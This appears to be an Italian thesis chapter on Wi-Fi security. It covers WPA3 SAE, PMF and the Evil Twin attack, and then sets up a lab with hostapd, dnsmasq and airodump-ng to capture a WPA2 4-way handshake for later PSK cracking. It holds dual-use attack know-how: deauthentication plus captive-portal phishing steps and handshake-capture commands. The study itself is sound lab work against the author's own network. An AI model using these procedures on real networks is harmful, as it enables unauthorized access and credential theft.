Il SAE (Simultaneous Authentication of Equals), noto anche come protocollo Dragonfly, è il cuore della sicurezza di WPA3 e rappresenta un cambio di paradigma totale rispetto a WPA2. Se in WPA2 l'obiettivo era "usare la password per cifrare", in SAE l'obiettivo è "usare la password per dimostrare che ci conosciamo, senza mai rivelarla (Zero-Knowledge Proof)".

Vengono utilizzati due tipi di approcci crittografici:

- Finite Field Cryptography (FFC): utilizza l'aritmetica nei campi finiti per il problema del logaritmo discreto.
- Elliptic Curve Cryptography (ECC): coinvolge il problema del logaritmo discreto sulle curve ellittiche, che in genere offre una maggiore sicurezza con chiavi di dimensioni inferiori rispetto all'FFC.

Immaginiamo che lo scambio delle chiavi avvenga tramite ECC; nel SAE la password viene utilizzata sia dall'AP che dal client per calcolare un punto di partenza comune sulla curva.


Prima ancora di inviare un singolo bit, entrambi i dispositivi (localmente) devono trasformare la password in un elemento matematico utilizzabile nella crittografia a curve ellittiche.

Questo processo si chiama **Hunting and Pecking** (o Hash-to-Curve):

1. Si prende la Password, l'SSID e un Contatore.
2. Si calcola un Hash di questi dati.
3. Si controlla: il risultato dell'hash corrisponde a un punto valido sulla curva ellittica scelta?
  - No: Si incrementa il contatore e si ricalcola l'Hash (da qui "hunting").
  - Sì: Trovato il PWE (Password Element).

Dunque entrambi i dispositivi hanno calcolato lo stesso punto PWE sulla curva, senza scambiarsi nulla.

Dopo la fase di Hunting and Pecking inizia il cosiddetto **Dragonfly Handshake**.



### A. Commit Message (Lo scambio)

Ogni lato genera due numeri casuali, chiamiamoli *private* (scalare) e *mask* (maschera). Invece di inviare dati derivati direttamente dalla password, inviano un "Commit Element" che è il risultato di operazioni matematiche tra il PWE (derivato dalla password) e i numeri casuali appena generati.

- Il messaggio che viaggia nell'aria contiene dati che sembrano completamente casuali.
- Non c'è nessun Hash della password che un attaccante possa prendere e crackare offline. L'informazione sulla password è matematicamente mescolata con numeri

casuali "usa e getta" che l'attaccante non conosce.

### B. Confirm Message (La verifica)

Una volta scambiati i Commit, le due parti calcolano una chiave condivisa ( $K$ ). Per essere sicuri che entrambi abbiano usato la stessa password (e quindi lo stesso PWE all'inizio), si scambiano un hash di verifica (Confirm) che include la chiave  $K$  appena calcolata.

- Se i calcoli combaciano → Entrambi hanno la password giusta.
- Se non combaciano → L'handshake fallisce immediatamente.

Ed è dunque qui che risiede la forza del SAE: mentre con WPA2 l'attaccante cattura il MIC originale e lo confronta con il MIC calcolato, in WPA3 l'attaccante cattura lo scambio Commit/Confirm. Questi messaggi dipendono dalla password (tramite il PWE) e i numeri casuali *private* e *mask* generati in quel momento dai dispositivi.

L'attaccante non conosce i numeri casuali. Se l'attaccante prova a indovinare una password offline, non può verificare se è giusta, perché gli manca l'altra metà dell'equazione (i numeri casuali generati durante quella specifica sessione). Non c'è un "risultato fisso" (come il MIC catturato nel 4-Way Handshake) contro cui confrontare il tentativo.

#### 1.2.2 PMF

L'IEEE 802.11w (anche noto come PMF) è un'estensione dello standard Wi-Fi che aggiunge protezione ai frame di gestione come quelli di disconnessione e deautenticazione. L'802.11w applica ai frame di gestione lo stesso principio che WPA2 applica ai dati: l'integrità crittografica.

Quando il PMF è attivo, certi frame di gestione critici vengono modificati:

1. Viene aggiunto un Header di sicurezza.
2. Viene calcolato un MIC basato sul contenuto del pacchetto e sulle chiavi di sessione.
3. Il MIC viene appeso alla fine del frame.

Se un attaccante invia un frame di deautenticazione spoofato, non possedendo le chiavi, non può generare il MIC corretto. Il ricevente calcola il MIC, vede che non corrisponde e scarta il pacchetto.

Esiste tuttavia una condizione dove un client legittimo potrebbe inviare un frame di deautenticazione privo di firma di sicurezza all'AP. Questa condizione si verifica quando il client, riavviandosi, perde le chiavi e cerca comunque di deautenticarsi dall'AP. A questo punto l'AP non si limita ad accettare il frame, bensì avvia una procedura detta **Security Association Query** (SA Query).

Vediamo dunque cosa succede se un attaccante volesse mandare frame di deautenticazione all'AP a nome di un client vittima:


1. L'AP invia un **SA Query Request** (cifrato) al client.
2. L'attaccante non può rispondere perché non ha le chiavi.
3. Il vero client riceve la richiesta, la decifra e risponde con un **SA Query Response**.
4. La connessione resta in piedi.

### 1.3 Evil Twin

L'attacco Evil Twin è affascinante perché sposta la battaglia dal piano puramente crittografico al piano dell'ingegneria sociale e dell'inganno di rete.

L'attaccante crea un falso AP WiFi che imita una rete legittima, inducendo gli utenti a connettersi per intercettare dati sensibili, credenziali e informazioni finanziarie. Questo tipo di attacco *man-in-the-middle* è comune in luoghi pubblici come hotel e bar.

L'AP falso avrà lo stesso SSID dell'AP legittimo, questo può ingannare i dispositivi client in quanto essi si connetteranno all'AP con il segnale (RSSI) migliore. Il trucco sta nel non impostare la crittografia WPA2, lasciando la rete aperta.



Vediamo allora l'iter eseguito da un attaccante:

- Deautenticazione:** L'attaccante invia frame di Deauth alla vittima per sgan-ciarsi dall'AP vero.

2. **Riconnessione:** Il dispositivo della vittima vede due reti con lo stesso SSID. Una è lontana (AP vero), l'altra è fortissima (AP fake). Tenta di connettersi all'attaccante.
3. **Phishing (Captive Portal):** L'attaccante intercetta tutte le richieste DNS e reindirizza la vittima su una pagina web falsa che sembra legittima (es. una pagina di login).
4. **Furto:** La vittima, credendo sia una procedura di sistema, digita le credenziali.

# Capitolo 2

## Cracking della password in WPA2-PSK

In questo capitolo andiamo a vedere più nello specifico come condurre un attacco ai danni delle reti WPA2-PSK al fine di ottenere la Pre-Shared Key (PSK).

Dal capitolo precedente abbiamo capito che per avere la PSK della rete target è necessario anzitutto catturare diversi pacchetti che vengono scambiati tra l'AP e il client:

- Beacon frame: da esso otteniamo l'SSID dell'AP target.
- Primo messaggio del 4-Way Handshake: da esso otteniamo l'ANonce.
- Secondo messaggio del 4-Way Handshake: da esso otteniamo l'SNonce e il MIC.

Arrivati a questo punto infatti disponiamo di tutto il necessario per il calcolo della PTK. Questo implica che il terzo e il quarto messaggio scambiati nel 4-Way Handshake sono inutili ai fini dell'attacco.

$$\text{PTK} = \text{PRF}(\text{PMK}, \text{MAC Client}, \text{MAC AP}, \text{ANonce}, \text{SNonce})$$

Prima di vedere come catturare queste informazioni con il microcontrollore ESP32 si è deciso di mettere in piedi un laboratorio di test per validare tutte le procedure necessarie.

## 2.1 Setup dell’ambiente

La configurazione iniziale per il laboratorio di test ha richiesto l’impiego di un pc portatile con sistema operativo Kali Linux.

È fondamentale specificare che l’ambiente operativo non è stato virtualizzato. Kali Linux è stato installato in configurazione Dual Boot (accanto a Windows), permettendo l’esecuzione *bare metal* sulla macchina. Questa scelta architetturale è stata necessaria per superare le limitazioni imposte dagli hypervisor (come VirtualBox o VMware Workstation) nella gestione delle interfacce di rete wireless integrate.

In un ambiente virtualizzato standard, infatti, l’interfaccia wireless dell’host viene astratta e presentata al sistema guest come una connessione Ethernet cablata. Di conseguenza, il sistema operativo guest non ha accesso diretto all’hardware radio della scheda di rete, rendendo impossibile:

1. **Master Mode (AP Mode):** La capacità della scheda di rete di fungere da Access Point, indispensabile per creare la rete target tramite il tool **hostapd**.
2. **Monitor Mode:** La capacità di catturare tutto il traffico sul canale tramite la suite di tool **aircrack-ng**.

La macchina Kali è stata configurata per svolgere simultaneamente due ruoli distinti, sfruttando le interfacce virtuali della scheda di rete:

**A. Simulazione del Target:** Per creare una rete WPA2-PSK realistica da attaccare, sono stati utilizzati:

- **hostapd:** Configurato sull’interfaccia *wlan0* per trasmettere un AP con sicurezza WPA2-PSK (CCMP) e una password nota.
- **dnsmasq:** Configurato come server DHCP per assegnare indirizzi IP ai client che si connettono all’AP simulato, garantendo che la connessione sia stabile e funzionale.

**B. Analisi e Validazione:** Parallelamente, per verificare l’efficacia della cattura dell’handshake che verrà poi eseguita dall’ESP32, è stato attivato il monitoraggio passivo:

- **airodump-ng:** Eseguito su un’interfaccia virtuale in monitor mode (*mon0*), con lo scopo di sniffare il traffico aereo.

### 2.1.1 Configurazione dei tool

#### Hostapd

Hostapd (Host Access Point Daemon) è un demone user-space per Linux che gestisce le funzionalità di AP, occupandosi dell’autenticazione dei client (agendo come Authenticator nello standard IEEE 802.11) e della gestione delle chiavi di crittografia (WPA/WPA2/WPA3).

Prima di avviare il demone, è stato necessario preparare l’ambiente operativo tramite i seguenti comandi:

```
sudo airmon-ng check kill
```

Questo comando è critico per la stabilità dell’AP. In Linux, processi come il Network-Manager tentano costantemente di gestire le interfacce wireless per connettersi come

client. Questo comando identifica e termina tali processi, prevenendo conflitti che causerebbero la caduta dell'AP o l'impossibilità di attivare la Master Mode.

```
sudo ip link set wlan0 up
```

Tale comando attiva il livello fisico e data-link dell'interfaccia di rete (*wlan0*), rendendola pronta per la trasmissione.

```
sudo ip addr add 192.168.1.1/24 dev wlan0
```

Il comando soprastante assegna un indirizzo IP statico all'interfaccia. Poiché la macchina Kali funge da Access Point, essa diventa il gateway della rete creata (essenziale affinché il server DHCP *dnsmasq*, configurato successivamente, possa funzionare e assegnare IP ai client in una sottorete coerente).

```
sudo hostapd -dd hostapd_4way.conf
```

Siamo quindi giunti ad avviare il demone utilizzando il file di configurazione specifico. L'opzione **-dd** (verbose debug) è stata scelta deliberatamente per visualizzare in tempo reale nel terminale tutti i frame di gestione e di autenticazione. Questo ha permesso di osservare lo scambio dei messaggi EAPOL durante i test, confermando l'avvenuto handshake.

Il file di configurazione definisce le caratteristiche fisiche e di sicurezza della rete target simulata. Di seguito viene riportato il file nella sua interezza:

```
#Contenuto di hostapd_4way.conf

interface=wlan0

driver=nl80211

ssid=4WAY-TEST

hw_mode=g

channel=6

wmm_enabled=1

auth_algs=1

wpa=2

wpa_key_mgmt=WPA-PSK

wpa_pairwise=CCMP

rsn_pairwise=CCMP

wpa_passphrase=passwordSegreta123

rsn_preatht=1

rsn_preatht_interfaces=wlan0

logger_stdout=-1

logger_stdout_level=2
```

Di seguito discutiamo dei parametri chiave del file *hostapd\_4way.conf*:

- *interface=wlan0*: L’interfaccia hardware su cui operare.
- *driver=nl80211*: Specifica l’utilizzo del driver standard Linux per il wireless (netlink).
- *hw\_mode=g* e *channel=6*: Imposta la radio sulla banda 2.4 GHz (standard 802.11g) sul canale 6, creando un bersaglio realistico per l’ESP32.
- *wpa=2*: Abilita esclusivamente lo standard WPA2.

- *wpa\_key\_mgmt=WPA-PSK*: Imposta la gestione delle chiavi tramite Pre-Shared Key, simulando una tipica rete domestica (WPA2-Personal).
- *wpa\_passphrase=passwordSegreta123*: La password (PSK) che l'attacco mirerà a recuperare.
- *wpa\_pairwise=CCMP* e *rsn\_pairwise=CCMP*: Forzano l'uso del protocollo CCMP.

## Dnsmasq

Dopo aver stabilito il livello di collegamento (Layer 2) tramite hostapd, è indispensabile gestire il livello di rete (Layer 3) per permettere ai client di completare la connessione e scambiare dati. A tale scopo è stato impiegato Dnsmasq.

Dnsmasq è un server leggero e versatile progettato per fornire servizi di DNS e DHCP in ambienti di piccole dimensioni. Nel contesto di questo laboratorio di test, il suo ruolo è critico: senza un server DHCP attivo, un client che si associa all'AP rimarrebbe bloccato nello stato di "Acquisizione indirizzo IP", fallendo la connessione.

Il servizio è stato avviato con il seguente comando:

```
sudo dnsmasq -C dnsmasq.conf -d
```

- *-C dnsmasq.conf*: Istruisce il programma a leggere le direttive di configurazione dal file specificato, ignorando le impostazioni di default del sistema.
- *-d*: Questa opzione è fondamentale per la fase di debugging. Forza l'esecuzione del programma in primo piano anziché come demone in background. Ciò permette di visualizzare in tempo reale nel terminale le richieste DHCP provenienti dai client.

Il file di configurazione è stato strutturato per creare una sottorete funzionale e coerente con l’indirizzo statico assegnato precedentemente all’interfaccia *wlan0*. Di seguito viene riportato il file nella sua interezza:

```
#Contenuto di dnsmasq.conf

interface=wlan0

dhcp-range=192.168.1.10,192.168.1.50,12h

dhcp-option=3,192.168.1.1

dhcp-option=6,8.8.8.8

log-queries

log-dhcp
```

Di seguito discutiamo dei parametri chiave del file *dnsmasq.conf*:

- *interface=wlan0*: Vincola il servizio DHCP e DNS esclusivamente all’interfaccia wireless utilizzata dall’AP.
- *dhcp-range=192.168.1.10,192.168.1.50,12h*: Definisce il range di indirizzi IP disponibili per i client (da 10 a 50). 12h specifica il tempo di durata della concessione dell’indirizzo IP.
- *dhcp-option=3,192.168.1.1*: Opzione 3 (Router/Default Gateway). Indica ai client che la macchina Kali (192.168.1.1) funge da gateway predefinito.
- *dhcp-option=6,8.8.8.8*: Opzione 6 (DNS Server). Istruisce i client a utilizzare i server DNS di Google per la risoluzione dei nomi a dominio.

## Airodump-ng

Parallelamente all'esecuzione dell'Access Point e del servizio DHCP, è stato necessario attivare un sistema di sniffing passivo per intercettare e registrare i frame IEEE 802.11 scambiati tra i client e l'AP. Lo strumento d'elezione per questa attività è airodump-ng, un componente fondamentale della suite *Aircrack-ng*, utilizzato per la cattura di pacchetti raw 802.11.

Per abilitare la cattura del traffico, la scheda di rete deve operare in modalità promiscua. Invece di convertire l'interfaccia principale *wlan0* (già impegnata come AP), è stata creata un'interfaccia virtuale dedicata *mon0*.

Prima di avviare airodump-ng, è stato necessario preparare l'ambiente operativo tramite i seguenti comandi:

```
sudo iw dev wlan0 interface add mon0 type monitor
```

- *iw dev wlan0*: Seleziona il dispositivo fisico di riferimento.
- *interface add mon0*: Crea una nuova interfaccia virtuale logica denominata *mon0* che condivide lo stesso hardware fisico di *wlan0*.
- *type monitor*: Imposta questa specifica interfaccia in modalità monitor.

```
sudo ip link set mon0 up
```

Il comando soprastante attiva l'interfaccia virtuale appena creata, rendendola operativa per la cattura.

```
sudo airodump-ng -c 6 -w cattura_4way mon0
```

Una volta attiva l'interfaccia *mon0*, è stato lanciato airodump-ng con parametri specifici:


- *-c 6*: Blocca la scheda radio sul canale 6 poiché l'AP simulato è stato configurato sul canale 6.
- *-w cattura\_4way*: Salva tutto il traffico intercettato su file. Verranno infatti generati diversi file con prefisso "cattura\_4way".
- *mon0*: Specifica l'interfaccia di ascolto configurata in precedenza.

Verranno quindi finalmente catturati i quattro messaggi EAPOL (4-Way Handshake) quando un client tenterà la connessione all'AP offerto dalla macchina Kali Linux.

## 2.2 Esecuzione del test


Sulla macchina Kali Linux, una volta lanciati i comandi per preparare l'ambiente, sarà necessario lanciare 3 terminali, uno per ciascun tool visto in precedenza:

### Terminale 1: hostapd



```
(benny@localhost)-[~]
$ sudo hostapd -dd hostapd_4way.conf
random: getrandom() support available
Configuration file: hostapd_4way.conf
nl80211: Supported cipher 00-0f-ac:1
nl80211: Supported cipher 00-0f-ac:5
nl80211: Supported cipher 00-0f-ac:2
nl80211: Supported cipher 00-0f-ac:4
nl80211: Supported cipher 00-0f-ac:6
nl80211: Using driver-based off-channel TX
nl80211: Driver-advertised extended capabilities (default) - hexdump(len=8): 04 00 00 00 00 00 40
nl80211: Driver-advertised extended capabilities mask (default) - hexdump(len=8): 04 00 00 00 00 00 00 40
nl80211: Driver-advertised extended capabilities for interface type STATION
nl80211: Extended capabilities - hexdump(len=10): 04 00 c0 00 00 00 00 c0 01 20
```

Figura 2.1: Avvio dell'AP con hostapd

**Terminale 2: dnsmasq**

```
benny@localhost:~  
Sessione Azioni Modifica Visualizza Aiuto  
└─(benny@localhost)─[~]  
$ sudo dnsmasq -C dnsmasq.conf -d  
dnsmasq: started, version 2.91 cachesize 150  
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2  
DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset auth DNSSEC loop-detect  
inotify dumpfile  
dnsmasq-dhcp: DHCP, IP range 192.168.1.10 -- 192.168.1.50, lease time  
12h  
dnsmasq: no servers found in /etc/resolv.conf, will retry  
dnsmasq: read /etc/hosts - 6 names  
dnsmasq-dhcp: 2074598375 available DHCP range: 192.168.1.10 -- 192.168.  
.1.50  
dnsmasq-dhcp: 2074598375 vendor class: android-dhcp-16  
dnsmasq-dhcp: 2074598375 client provides name: Pixel-9  
dnsmasq-dhcp: 2074598375 DHCPDISCOVER(wlan0) 0a:e1:d2:77:5f:bc  
dnsmasq-dhcp: 2074598375 tags: wlan0  
dnsmasq-dhcp: 2074598375 DHCPOFFER(wlan0) 192.168.1.18 0a:e1:d2:77:5f:  
bc
```

Figura 2.2: Avvio del server DHCP con dnsmasq

Da notare che il terminale ci avvisa che un client è stato identificato come un dispositivo Android con indirizzo MAC 0a:e1:d2:77:5f:bc e, inoltre, il dispositivo stesso ha fornito il nome "Pixel-9". Tale dispositivo ha fatto quindi richiesta al server DHCP di un indirizzo IP e gli è stato offerto uno tra quelli disponibili, in particolare gli è stato dato l'indirizzo 192.168.1.18.

### Terminale 3: airodump-ng




Figura 2.3: Avvio della cattura con airodump-ng

La parte più importante è nella seconda metà della Figura 2.3:

- **BSSID:** FC:44:82:CB:03:22 è il MAC address dell'AP.
- **STATION:** 0A:E1:D2:77:5F:BC è il MAC address del client (Pixel-9).
- **EAPOL** (evidenziato in verde): tale scritta indica che airodump-ng ha rilevato i messaggi del 4-Way Handshake.

Alla chiusura di airodump-ng, esso procederà alla creazione di diversi file con il prefisso "cattura\_4way", di particolare interesse è il file "cattura\_4way-01.cap"

Prima di illustrare l'iter necessario per il cracking della PSK della rete avviata con hostapd, è il caso di analizzare il file appena generato da airodump-ng con Wireshark in modo da avere la certezza della cattura totale del 4-Way Handshake tra l'AP e il client Pixel-9.

```
wireshark cattura_4way-01.cap
```

Lanciando quindi Wireshark, e applicando il filtro "eapol", in effetti otteniamo proprio quattro pacchetti che corrispondono ai quattro messaggi scambiati nel 4-Way Handshake:




Figura 2.4: Filtraggio della cattura con Wireshark

Abbiamo già sottolineato che ai fini dell'attacco sono necessari in particolare il primo e il secondo messaggio del 4-Way Handshake poichè essi contengono ANonce, SNonce e MIC. Sarà inoltre necessario catturare almeno un Beacon frame o una Probe Response per avere l'SSID.

## CAPITOLO 2. CRACKING DELLA PASSWORD IN WPA2-PSK

